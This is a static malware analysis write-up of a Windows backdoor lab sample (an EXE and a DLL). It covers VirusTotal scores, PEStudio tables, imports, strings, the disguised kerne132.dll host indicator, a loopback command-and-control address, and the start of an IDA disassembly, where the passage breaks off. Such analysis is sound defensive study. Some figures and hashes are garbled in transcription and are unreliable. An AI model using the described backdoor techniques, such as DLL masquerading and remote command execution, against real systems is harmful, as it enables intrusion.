



## Analysis of Malicious Windows .EXE and .DLL File (Backdoor Analysis)

Dilpreet Singh Bajwa

**Problem Statement:** In this lab we have two files **Sample01-01.exe** and **Sample01-01.dll**. Both files were found in the same directory on the victim machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but here in the sample malware files it is set to connect to localhost for demo purpose). We have to use static and dynamic analysis tools and techniques to gain information about the files and try to find following type of details about the files:

A screenshot of a Windows Command Prompt window titled 'cmd' at 'C:\Windows\system32\cmd.exe'. The command 'ls' is entered, and the output shows two files: 'Sample01-01.exe' and 'Sample01-01.dll'.

- Does either file match any existing antivirus signatures?
- Compiled time of files.
- Any indication of packing or obfuscation? If so, what are these indicators?
- Any imports hint at what this malware does?
- Are there any other files or host-based indicators that you could look for on infected systems?
- Any network-based indicators could be used to find this malware on infected machines?
- Purpose of these files/program?
- How does this program achieve persistence to ensure that it continues running when the computer is restarted?
- How we can remove this malware once it is installed?

### Solution/Analysis:

As we see in Figure1 (VT Scan for Sample01-01.exe) and Figure2 (VT Scan for Sample01-01.dll), we find that both files are detected malicious by VT. Almost 50 antivirus products detected .exe file and 41 detected .dll file to be malicious. Further it also tells that both files are windows PE 32 bit files, same we also confirmed through “file” utility and peid, pestudio tools.



Figure 1: VT Scan for Sample01-01.exe

IP address, domain, or file hash

Community Score

① 50 security vendors flagged this file as malicious

58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47  
Lab01-01.exe 16.00 KB Size | 2021-08-11 01:57:51 UTC 5 days ago

armadillo detect-debug-environment long-sleeps pexe via-tor

**DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 20+**

**Basic Properties** ①

MD5	bb7425b82141a1c0f7d60e5106676bb1
SHA-1	9dc39ac1bd36d877fdb0025ee88fdaff0627cdb
SHA-256	58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
Vhash	014036151d1bza0f=z
Authenthash	094eed7cfcc959fd9ba704d5f0b965b7bbb6ca09d302870935dc0508d940ba2c
Imphash	2b5f75aa75c57ed7c7c68f7be490d3605
Rich PE header hash	6a52cc2e068dfdbf2b4715556fd89a66
SSDeep	96:1t6Y5CuDzp17S5eVIV2cFL+31zx9+NNoyn:v6Y717S5ercZ+FznxcNNNoyn
TLSH	T17C72B44376E51CB1EF281B86429293FC927DE0604766F2EE78731A46D432893793CADB
File type	Win32 EXE
Magic	PE32 executable for MS Windows (console) Intel 80386 32-bit
TrID	Microsoft Visual C++ compiled executable (generic) (40.3%)
TrID	Win32 Dynamic Link Library (generic) (16%)
TrID	Win16 NE executable (generic) (12.3%)
TrID	Win32 Executable (generic) (11%)
TrID	Win32 Executable MS Visual FoxPro 7 (5.4%)
File size	16.00 KB (16384 bytes)
PEID packer	Microsoft Visual C++

Figure 2: VT Scan for Sample01-01.dll

IP address, domain, or file hash

Community Score

① 41 security vendors flagged this file as malicious

f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba  
Lab01.dll 160.00 KB Size | 2021-08-09 10:55:19 UTC 6 days ago

armadillo pedi via-tor

**DETECTION DETAILS RELATIONS COMMUNITY 20+**

**Basic Properties** ①

MD5	290934c61de917ead682ffdd65f0a669
SHA-1	a4b35de7ica20f776dc72d1fb2886736f43c22
SHA-256	f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba
Vhash	11046151d151b505tza2
Authenthash	f21b6ee806b446d2106a3e52801051a5fb450448be8cb02dbc16894e080b5
Imphash	850a8b8585d7874d0431e645d74606
Rich PE header hash	0a70ae41fb95138a8e844adbbcb01dea
SSDeep	48:aVD3M6g14PxLceRoCpbDlaIXBtz2Wuw009WuwazHSzMrMAzLctgt5z2Wz0sWzSHS
TLSH	T0AF32E8398E08BFDF5280B37029B49833437A560039405AB5762C83D2F9562AD56DE1A
File type	Win32 DLL
Magic	PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit
TrID	Win32 Dynamic Link Library (generic) (29.6%)
TrID	Win16 NE executable (generic) (22.7%)
TrID	Win32 Executable (generic) (20.3%)
TrID	OS2 Executable (generic) (9.1%)
TrID	Generic Win/DOS Executable (9%)
File size	160.00 KB (16384 bytes)
PEID packer	Microsoft Visual C++ v6.0 DLL



Figure3: Open file Sample01-01.exe in PeStudio

A screenshot of the PeStudio software interface. The title bar reads "pestudio 9.13 - Malware Initial Assessment - www.wiinitor.com [c:\users\wsyntaxerror\Desktop\malwares\sample01-01.exe]". The left pane shows a tree view of file sections and properties. The right pane displays detailed file properties in a table format. Key properties include: compiler-stamp (0x4D0E2FD3), size-of-optional-header (0x00E0), signature (0x00004550), machine (0x014C - Intel), sections (3), pointer-symbol-table (0x00000000), number-of-symbols (0x00000000), characteristics (0x0000010F), processor-32bit (0x00000100), system-image (0x00000000), executable (0x00000002), dynamic-link-library (0x00000000), debug-stripped (0x00000000), line-stripped-from-file (0x00000004), local-symbols-stripped-from-file (0x00000008), relocation-stripped (0x00000001), large-address-aware (0x00000000), uniprocessor (0x00000000), bytes-of-machine-words-reversed-Low (0x00000000), bytes-of-machine-words-reversed-Hi (0x00000000), media-run-from-swap (0x00000000), and network-run-from-swap (0x00000000).

property	value	detail
compiler-stamp	0x4D0E2FD3	Sun Dec 19 08:16:19 2010
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	Intel
sections	0x0003	3
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
characteristics	0x0000010F	0x0000010F
processor-32bit	0x00000100	true
system-image	0x00000000	false
executable	0x00000002	true
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000004	true
local-symbols-stripped-from-file	0x00000008	true
relocation-stripped	0x00000001	true
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

sha256: 58898BD42C5BD3BF9B1389F0EEE5B39CD59180E8370EB9EA838A0B327BD6FE47    cpu: 32-bit    file-type: executable    subsystem: console

Figure4: Open file Sample01-01.dll in PeStudio

A screenshot of the PeStudio software interface. The title bar reads "pestudio 9.13 - Malware Initial Assessment - www.wiinitor.com [c:\users\wsyntaxerror\Desktop\malwares\sample01-01.dll]". The left pane shows a tree view of file sections and properties. The right pane displays detailed file properties in a table format. Key properties include: compiler-stamp (0x4D0E2FE6), size-of-optional-header (0x00E0), signature (0x00004550), machine (0x014C - Intel), sections (4), pointer-symbol-table (0x00000000), number-of-symbols (0x00000000), characteristics (0x0000210E), processor-32bit (0x00000100), system-image (0x00000000), executable (0x00000002), dynamic-link-library (0x00000200), debug-stripped (0x00000000), line-stripped-from-file (0x00000004), local-symbols-stripped-from-file (0x00000008), relocation-stripped (0x00000000), large-address-aware (0x00000000), uniprocessor (0x00000000), bytes-of-machine-words-reversed-Low (0x00000000), bytes-of-machine-words-reversed-Hi (0x00000000), media-run-from-swap (0x00000000), and network-run-from-swap (0x00000000).

property	value	detail
compiler-stamp	0x4D0E2FE6	Sun Dec 19 08:16:38 2010
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	Intel
sections	0x0004	4
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
characteristics	0x0000210E	0x0000210E
processor-32bit	0x00000100	true
system-image	0x00000000	false
executable	0x00000002	true
dynamic-link-library	0x00000200	true
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000004	true
local-symbols-stripped-from-file	0x00000008	true
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false


sha256: F50E42C8DFAAB649BDE0398867E930B86C2A599E8DB83B8260393082268F2DBA    cpu: 32-bit    file-type: dynamic-link-library    subsystem: GUI



When we open both the files (Figure3 and Figure4) in PEStudio and navigate to the FILE\_HEADER, the compiler-stamp field tells us the compile time. Both files were compiled on December 19, 2010, within difference of less than a minute of each other. As these files present at same location and further their compile time is almost same, this confirms the suspicion that these files are part of the same package and can be created by same author. It's possible that the .exe will use or install the .dll, because DLLs cannot run on their own.

To check whether these two files are packed or not, we may check its entropy but here we have used the tool PEiD and PEiD mentioned these files as unpacked code compiled with Microsoft Visual C++ as shown in Figure5 and Figure6, which tells us that these files are not packed.

**Figure5: Sample01-01.exe**



**Figure6: Sample01-01.dll**






Figure7: Sample 01-01.exe

property	value
md5	BB7425B82141A1C0F7D60E5106676BB1
sha1	9DCE9AC1BD36D877FD80025EE88FDAFF0627CDB
sha256	58898BD42C5BD3BF9B1389F0EEE5B39CD59180E8370EB9EA838A0B327BD6FE47
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 04 00 00 FF FF 00 00 B8 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .....
file-size	16384 (bytes)
size-without-overlay	n/a
entropy	1.954
imphash	CC6B5B75BCDE5501D5D76A7F5EB51DF
signature	Microsoft Visual C++ v6.0
entry-point	55 8B EC 6A FF 68 70 20 40 00 68 60 19 40 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 83 EC 20 53
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	console
compiler-stamp	0x4D0E2FD3 (Sun Dec 19 08:16:19 2010)
debugger-stamp	n/a
resources-stamp	n/a
import-name	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

Figure8: Sample 01-01.exe : Indicators that file is suspicious

indicator (22)	detail
The count of strings is suspicious	count: 69
The file references string(s)	type: blacklist, count: 4
The file is scored by virustotal	score: 50/70
The file imports symbol(s)	type: blacklist, count: 2
The count of imports is suspicious	count: 25
The file checksum is invalid	checksum: 0x00000000
The file references a group of API	type: file
The file references a group of API	type: memory
The file references a group of hint	type: import, count: 21
The file references a group of hint	type: file, count: 8
The file contains a rich-header	status: yes
The file uses Control Flow Guard (CFG) as software security defense	status: no
The file opts for Data Execution Prevention (DEP) as software security defense	status: no
The file opts for Address Space Layout Randomization (ASLR) as software security defense	status: no
The file contains resource(s)	status: no
The file opts for Stack Buffer Overflow Detection (GS) as software security defense	status: no
The file contains a digital Certificate	status: no
The file opts for Code Integrity (CI) a software security defense	status: no
The file subsystem has been found	type: console
The file-ratio of the section(s) has been determined	ratio: 75.00%
The file references string(s)	type: ascii, count: 67
The file references string(s)	type: unicode, count: 2



Figure9: Sample01-01.exe : API/Libraries Used in File

A screenshot of the PEStudio 9.13 interface. The left pane shows a tree view of the file structure, with the 'libraries' node selected. The right pane displays a table of libraries used in the file. Two entries are shown: 'kernel32.dll' and 'msvcrt.dll'.

library (2)	first-thunk (2)	first-thunk-original (2)	type (1)	imports (25)	description
kernel32.dll	0x2000	0x20B8	implicit	10	Windows NT BASE API Client DLL
msvcrt.dll	0x202C	0x20E4	implicit	15	Windows NT CRT DLL

sha256: 58898BD42C5BD3BF9B1389F0EEE5B39CD59180E8370EB9EA838A0B327BD6FE47

cpu: 32-bit file-type: executable subsystem: console entry-point:

Figure10: Sample01-01.exe : Imports in File

A screenshot of the PEStudio 9.13 interface. The left pane shows a tree view of the file structure, with the 'imports' node selected. The right pane displays a table of imported functions from 'kernel32.dll' and 'msvcrt.dll'.

name (25)	hint (25)	thunk (25)	group (2)	type (1)	ordinal (0)	blacklist (2)	library (2)
_IsBadReadPtr	0x1B5	0x2144	memory	implicit	-	-	kernel32.dll
malloc	0x291	0x21D0	memory	implicit	-	-	msvcrt.dll
UnmapViewOfFile	0x280	0x2132	file	implicit	-	x	kernel32.dll
MapViewOfFile	0x1D6	0x2154	file	implicit	-	x	kernel32.dll
CreateFileMappingA	0x35	0x2164	file	implicit	-	-	kernel32.dll
CreateFileA	0x34	0x217A	file	implicit	-	-	kernel32.dll
FindClose	0x90	0x2188	file	implicit	-	-	kernel32.dll
FindNextFileA	0x9D	0x2194	file	implicit	-	-	kernel32.dll
FindFirstFileA	0x94	0x21A4	file	implicit	-	-	kernel32.dll
CopyFileA	0x28	0x21B6	file	implicit	-	-	kernel32.dll
CloseHandle	0x1B	0x2124	-	implicit	-	-	kernel32.dll
_exit	0x249	0x21DA	-	implicit	-	-	msvcrt.dll
_exit	0xD3	0x21EE	-	implicit	-	-	msvcrt.dll
XcptFilter	0x48	0x21F6	-	implicit	-	-	msvcrt.dll
_p_intenv	0x64	0x2204	-	implicit	-	-	msvcrt.dll
getmainargs	0x58	0x2214	-	implicit	-	-	msvcrt.dll
initterm	0x10F	0x2224	-	implicit	-	-	msvcrt.dll
setusermather	0x83	0x2230	-	implicit	-	-	msvcrt.dll
adjust_fddiv	0x9D	0x2244	-	implicit	-	-	msvcrt.dll
_p_commande	0x6A	0x2254	-	implicit	-	-	msvcrt.dll
_p_fmode	0x6F	0x2264	-	implicit	-	-	msvcrt.dll
set_app_type	0x81	0x2272	-	implicit	-	-	msvcrt.dll
_except_handler3	0xCA	0x2284	-	implicit	-	-	msvcrt.dll
controlfp	0xB7	0x2298	-	implicit	-	-	msvcrt.dll
_strcmp	0x1C1	0x22A6	-	implicit	-	-	msvcrt.dll

sha256: 58898BD42C5BD3BF9B1389F0EEE5B39CD59180E8370EB9EA838A0B327BD6FE47

cpu: 32-bit file-type: executable subsystem: console entry-point: 0x00001820 signature: Micr



Figure 11: Sample01-01.exe : Strings present in the File

encoding (2)	size (bytes)	file-offset	blacklist (4)	hint (26)	group (2)	value (69)
ascii	12	0x00002153	-	import	memory	IsBadReadPtr
ascii	15	0x00002144	x	import	file	UnmapViewOfFile
ascii	13	0x00002164	x	import	file	MapViewOfFile
ascii	9	0x00002194	-	import	file	FindClose
ascii	11	0x00002132	-	import	-	CloseHandle
ascii	11	0x00002204	-	import	-	XcptFilter
ascii	13	0x00002214	-	import	-	_p_initenv
ascii	13	0x00002224	-	import	-	_getmainargs
ascii	9	0x00002230	-	import	-	_initem
ascii	16	0x00002243	-	import	-	setusermatherr
ascii	12	0x00002253	-	import	-	adjust_fdiv
ascii	12	0x00002263	-	import	-	_p_commode
ascii	10	0x00002271	-	import	-	_p_fmode
ascii	14	0x00002283	-	import	-	_set_app_type
ascii	16	0x00002297	-	import	-	except_handler3
ascii	10	0x000022A5	-	import	-	controlfp
ascii	8	0x000022B1	-	import	-	strcmp
ascii	12	0x000021CF	-	file	-	KERNEL32.dll
ascii	10	0x000021ED	-	file	-	MSVCR7.dll
ascii	12	0x0000301D	-	file	-	kernel32.dll
ascii	12	0x0000302D	-	file	-	kernel32.dll
ascii	4	0x00003035	-	file	-	exe
ascii	32	0x0000306D	-	file	-	C:\Windows\system32\kernel32.dll
ascii	12	0x00003089	-	file	-	Sample01-01.dll
ascii	32	0x000030AD	-	file	-	C:\Windows\System32\Kernel32.dll
ascii	40	0x00000076	-	dos-message	-	This program cannot be run in DOS mode.
ascii	6	0x000021D9	-	-	memory	malloc
ascii	17	0x00002179	-	-	file	CreateFileMapping
ascii	10	0x00002188	-	-	file	CreateFile
ascii	12	0x000021A4	x	-	file	FindNextFile
ascii	13	0x000021B5	x	-	file	FindFirstFile
ascii	8	0x000021C2	-	-	file	CopyFile
ascii	5	0x000000CE	-	-	-	Richm
ascii	5	0x000001E6	-	-	-	.text
ascii	7	0x0000020F	-	-	-	.data
ascii	6	0x00000236	-	-	-	@.data
ascii	4	0x000010AD	-	-	-	UVWj
ascii	6	0x00001173	-	-	-	ugh 0@
ascii	4	0x000011DA	-	-	-	^_I
ascii	4	0x000011F2	-	-	-	SUVW

As we see both files have small but reasonable numbers of imports (Figure 10 and Figure 15) and well-formed sections with appropriate sizes. As the file have fewer imports gives indication that the files are small programs but not packed. One more abnormal thing is that the dll has no exports but till now, not find any indication that files are packed.

As we look at the files imports (Figure10) and strings (Figure11) of our .exe file, all of the imports from msrvct.dll are functions that are included in nearly every normal executable as part of the wrapper code added by the compiler. While if we explore the imports from kernel32.dll, we see functions used for opening and manipulating files. Some functions like FindFirstFile and FindNextFile tell us that the malware searches through the filesystem, and that it can open and modify files.

The interesting import functions in our .exe file are CreateFileA, CreateFileMappingA, MapViewOfFile, IsBadReadPtr, UnmapViewOfFile, CloseHandle, FindFirstFileA, FindClose, FindNextFileA, CopyFileA. The imports CreateFileA, CreateFileMappingA, and MapViewOfFile gives us indication that this executable probably opens a file and maps it into memory. The FindFirstFileA and FindNextFileA combination provides us information that the program probably searches directories and uses CopyFileA to copy files that it finds.



We can't be sure up to this point that what the program is searching for, but as we see the strings (Figure 11) for .exe file, some strings suggest that it is searching for executables on the victim's system like Sample01-01.dll. The string Sample01-01.dll tells us that the .exe may access the DLL in some way. Further, we see the strings C:\Windows\System32\Kernel32.dll and C:\windows\system32\kerne132.dll. (Here the numeric letter 1 is used instead of alphabet letter l in kerne132.dll, clearly meant to disguise itself as the Windows kernel32.dll file.) So, this file kerne132.dll can be serve as a host-based indicator to locate infections, and we should analyze it for malicious code.

**Figure 12:** Sample01-01.dll

Next, we look at the imports (Figure 15) and strings (Figure 16) for Sample01-01.dll. It imports functions from WS2\_32.dll which is used for networking purpose. The import ws2\_32.dll for Sample01-01.dll contains all the functions (socket, connect, send, recv, closesocket) required to send and receive data over a network. We also see two interesting functions imported from kernel32.dll: CreateProcess and Sleep, commonly used by backdoors. These functions are more interesting to us when seen in combination with the strings exec and sleep. The exec string is probably sent by command and control server to instruct the backdoor to run a program with CreateProcess, the CreateProcess function tells us that this program may create another process. The sleep string may be used to instruct the backdoor program to sleep.

Some more strings (Figure 16) in Sample01-01.dll like hello, 127.26.152.13, SADFHUHF are of interest. The IP address, 127.26.152.13, may be the address to which malware might connect. We may also further investigate the strings hello, sleep, exec, SADFHUHF through IDA Pro or Ghidra later.



Figure 13: Sample01-01.dll : Indicators that file is suspicious

A screenshot of the pestudio 9.13 interface. The left pane shows a tree view of file analysis results, with the 'indicators' node expanded. The right pane displays a table of 28 indicators. The table has two columns: 'indicator (28)' and 'detail'. Some details include: 'The count of strings is suspicious' (count: 36), 'The file references string(s)' (type: blacklist, count: 1), 'The file is scored by virustotal' (score: 41/69), 'A directory is invalid' (type: export-table), 'The file imports symbol(s)' (type: blacklist, count: 10), 'The count of imports is suspicious' (count: 20), 'The file references a URL pattern' (url: 127.26.152.13), 'The file imports anonymous function(s)' (count: 10), 'The file checksum is invalid' (checksum: 0x00000000), 'The file references a group of API' (type: execution), 'The file references a group of API' (type: synchronization), 'The file references a group of API' (type: network), 'The file references a group of API' (type: memory), 'The file references a group of hint' (type: import, count: 10), 'The file references a group of hint' (type: file, count: 3), 'The file references a group of hint' (type: utility, count: 1), 'The file references a group of hint' (type: url-pattern, count: 1), 'The file contains a rich-header' (status: yes), 'The file uses Control Flow Guard (CFG) as software security defense' (status: no), 'The file opts for Data Execution Prevention (DEP) as software security defense' (status: no), 'The file opts for Address Space Layout Randomization (ASLR) as software security defense' (status: no), 'The file contains resource(s)' (status: no), 'The file opts for Stack Buffer Overflow Detection (GS) as software security defense' (status: no), 'The file contains a digital Certificate' (status: no), 'The file opts for Code Integrity (CI) as software security defense' (status: no), 'The file subsystem has been found' (type: GUI), 'The file-ratio of the section(s) has been determined' (ratio: 97.50%), and 'The file references string(s)' (type: ascii, count: 36).

indicator (28)	detail
The count of strings is suspicious	count: 36
The file references string(s)	type: blacklist, count: 1
The file is scored by virustotal	score: 41/69
A directory is invalid	type: export-table
The file imports symbol(s)	type: blacklist, count: 10
The count of imports is suspicious	count: 20
The file references a URL pattern	url: 127.26.152.13
The file imports anonymous function(s)	count: 10
The file checksum is invalid	checksum: 0x00000000
The file references a group of API	type: execution
The file references a group of API	type: synchronization
The file references a group of API	type: network
The file references a group of API	type: memory
The file references a group of hint	type: import, count: 10
The file references a group of hint	type: file, count: 3
The file references a group of hint	type: utility, count: 1
The file references a group of hint	type: url-pattern, count: 1
The file contains a rich-header	status: yes
The file uses Control Flow Guard (CFG) as software security defense	status: no
The file opts for Data Execution Prevention (DEP) as software security defense	status: no
The file opts for Address Space Layout Randomization (ASLR) as software security defense	status: no
The file contains resource(s)	status: no
The file opts for Stack Buffer Overflow Detection (GS) as software security defense	status: no
The file contains a digital Certificate	status: no
The file opts for Code Integrity (CI) as software security defense	status: no
The file subsystem has been found	type: GUI
The file-ratio of the section(s) has been determined	ratio: 97.50%
The file references string(s)	type: ascii, count: 36

Figure 14: Sample01-01.dll : API/Libraries Used in File

A screenshot of the pestudio 9.13 interface. The left pane shows a tree view of file analysis results, with the 'libraries' node expanded. The right pane displays a table of 3 libraries. The table has six columns: 'library (3)', 'first-thunk (3)', 'first-thunk-original (3)', 'type (1)', 'imports (20)', and 'description'. The entries are: 'kernel32.dll' (first-thunk: 0x2000, first-thunk-original: 0x20AC, type: implicit, imports: 5, description: Windows NT BASE API Client DLL), 'ws2\_32.dll' (first-thunk: 0x2030, first-thunk-original: 0x20DC, type: implicit, imports: 10, description: Windows Socket 2.0 32-Bit DLL), and 'msvcr.dll' (first-thunk: 0x2018, first-thunk-original: 0x20C4, type: implicit, imports: 5, description: Windows NT CRT DLL).

library (3)	first-thunk (3)	first-thunk-original (3)	type (1)	imports (20)	description
kernel32.dll	0x2000	0x20AC	implicit	5	Windows NT BASE API Client DLL
ws2_32.dll	0x2030	0x20DC	implicit	10	Windows Socket 2.0 32-Bit DLL
msvcr.dll	0x2018	0x20C4	implicit	5	Windows NT CRT DLL



Figure 15: Sample01-01.dll : Imports in File

The screenshot shows the pestudio 9.13 interface with the title bar "pestudio 9.13 - Malware Initial Assessment - www.winitor.com [c:\users\wsyntaxerror\Desktop\malwares\sample01-01.dll]". The left sidebar lists file structure and analysis sections. The main pane displays a table of imports:

name (20)	hint (10)	thunk (10)	group (4)	type (1)	ordinal (10)	blacklist (10)	library (3)
CreateMutexA	0x3F	0x2130	synchronization	implicit	-	-	kernel32.dll
OpenMutexA	0x1ED	0x2140	synchronization	implicit	-	-	kernel32.dll
23 (socket)	n/a	n/a	network	implicit	x	x	ws2_32.dll
115 (WSAStartup)	n/a	n/a	network	implicit	x	x	ws2_32.dll
11 (inet_addr)	n/a	n/a	network	implicit	x	x	ws2_32.dll
4 (connect)	n/a	n/a	network	implicit	x	x	ws2_32.dll
19 (send)	n/a	n/a	network	implicit	x	x	ws2_32.dll
22 (shutdown)	n/a	n/a	network	implicit	x	x	ws2_32.dll
16 (recv)	n/a	n/a	network	implicit	x	x	ws2_32.dll
3 (closesocket)	n/a	n/a	network	implicit	x	x	ws2_32.dll
116 (WSACleanup)	n/a	n/a	network	implicit	x	x	ws2_32.dll
9 (htons)	n/a	n/a	network	implicit	x	x	ws2_32.dll
malloc	0x291	0x2192	memory	implicit	-	-	msvcr.dll
Sleep	0x206	0x2116	execution	implicit	-	-	kernel32.dll
CreateProcessA	0x44	0x211E	execution	implicit	-	-	kernel32.dll
CloseHandle	0x1B	0x2108	-	implicit	-	-	kernel32.dll
adjust_fdv	0x9D	0x219C	-	implicit	-	-	msvcr.dll
initterm	0x10F	0x2186	-	implicit	-	-	msvcr.dll
free	0x25E	0x217E	-	implicit	-	-	msvcr.dll
strcmp	0x2C0	0x2168	-	implicit	-	-	msvcr.dll

Bottom status bar: sha256: F50E42C8DFAAB649BDE0398867E930B86C2A599E8DB83B8260393082268F2DBA | cpu: 32-bit | file-type: dynamic-link-library | subsystem: GUI | entry-point: 0x000012FA | signature: Micro

Figure 16: Sample01-01.dll : Strings present in File

The screenshot shows the pestudio 9.13 interface with the title bar "pestudio 9.13 - Malware Initial Assessment - www.winitor.com [c:\users\wsyntaxerror\Desktop\malwares\sample01-01.dll]". The left sidebar lists file structure and analysis sections. The main pane displays a table of strings:

encoding (1)	size (bytes)	file-offset	blacklist (1)	hint (9)	group (4)	value (36)
ascii	4	0x00026015	-	utility	-	exec
ascii	13	0x00026036	-	url-pattern	-	127.26.152.13
ascii	11	0x0002116	-	import	-	CloseHandle
ascii	9	0x0002192	-	import	-	initterm
ascii	12	0x00021A8	-	import	-	adjust_fdv
ascii	10	0x0002167	-	file	network	WS2_32.dll
ascii	12	0x000215B	-	file	-	KERNEL32.dll
ascii	10	0x000217D	-	file	-	MSVCR7.dll
ascii	40	0x00000076	-	dos-message	-	This program cannot be run in DOS mode.
ascii	11	0x000213F	-	-	synchronization	CreateMutex
ascii	9	0x000214D	-	-	synchronization	OpenMutex
ascii	6	0x000219B	-	-	memory	malloc
ascii	5	0x000211E	-	-	execution	Sleep
ascii	13	0x000212F	x	-	execution	CreateProcess
ascii	4	0x000000C5	-	-	-	Rich
ascii	5	0x000001DE	-	-	-	.text
ascii	7	0x00000207	-	-	-	.rdata
ascii	6	0x0000022E	-	-	-	@.data
ascii	6	0x00000257	-	-	-	reloc
ascii	5	0x0000107B	-	-	-	L\$Qh
ascii	5	0x000010FF	-	-	-	IQh
ascii	6	0x00001190	-	-	-	L\$APQj
ascii	4	0x000011AD	-	-	-	DS_D
ascii	4	0x00001346	-	-	-	NWVS
ascii	5	0x0000135A	-	-	-	u7WPS
ascii	5	0x0000136B	-	-	-	u8WVS
ascii	4	0x00001395	-	-	-	^[]
ascii	7	0x00002172	-	-	-	strcmp
ascii	4	0x00002185	-	-	-	free
ascii	5	0x0002601E	-	-	-	sleep
ascii	5	0x00026026	-	-	-	hello
ascii	8	0x00026041	-	-	-	SADFHUHF
ascii	10	0x00027013	-	-	-	/0D0ch0p0
ascii	9	0x00027033	-	-	-	141G1f1I
ascii	9	0x00027043	-	-	-	1Y2a2g2r2
ascii	5	0x00027061	-	-	-	3 3 3

Bottom status bar: sha256: F50E42C8DFAAB649BDE0398867E930B86C2A599E8DB83B8260393082268F2DBA | cpu: 32-bit | file-type: dynamic-link-library | subsystem: GUI | entry-point: 0x000012FA | signature: Microsoft



The Sample01-01.dll has no exports which is abnormal as dll have exports to provide functionality to other executables, so without any exports, the dll can't be imported by another program, though a program could still call LoadLibrary on a DLL with no exports. We'll keep this in mind when we look more closely at our dll. As the executable Sample01-01.exe does not import Sample01-01.dll (or use any of the functions from the DLL), this behavior is suspect and something we need to examine as part of our analysis.

Now we analyze Sample01-01.dll and Sample01-01.exe through IDA Pro. We first analyze Sample01-01.dll as shown in Figure 17 below:

## Advance Static Analysis of Sample01-01.dll

Figure 17(i): Sample01-01.dll

```
.text:10001010 sub_10001010    proc near      ; CODE XREF: DllEntryPoint+484p
.text:10001010
.text:10001010 hObject        = dword ptr -11F8h
.text:10001010 name          = sockaddr ptr -11F4h
.text:10001010 ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
.text:10001010 StartupInfo     = _STARTUPINFOA ptr -11D4h
.text:10001010 WSADATA        = WSADATA ptr -1190h
.text:10001010 buf            = byte ptr -1000h
.text:10001010 var_FFF       = byte ptr -0FFFh
.text:10001010 CommandLine     = byte ptr -0FFBh
.text:10001010 arg_4         = dword ptr 8
.text:10001010
.text:10001010
.text:10001015 call  __alloca_probe ; Call Procedure
.text:1000101A mov   eax, [esp+11F8h+arg_4]
.push  ebx
.push  ebp
.push  esi
 cmp   eax, 1      ; Compare Two Operands
.push  edi
.jnz  loc_100011E8 ; Jump if Not Zero (ZF=0)
.text:10001022 mov   al, byte_10026054
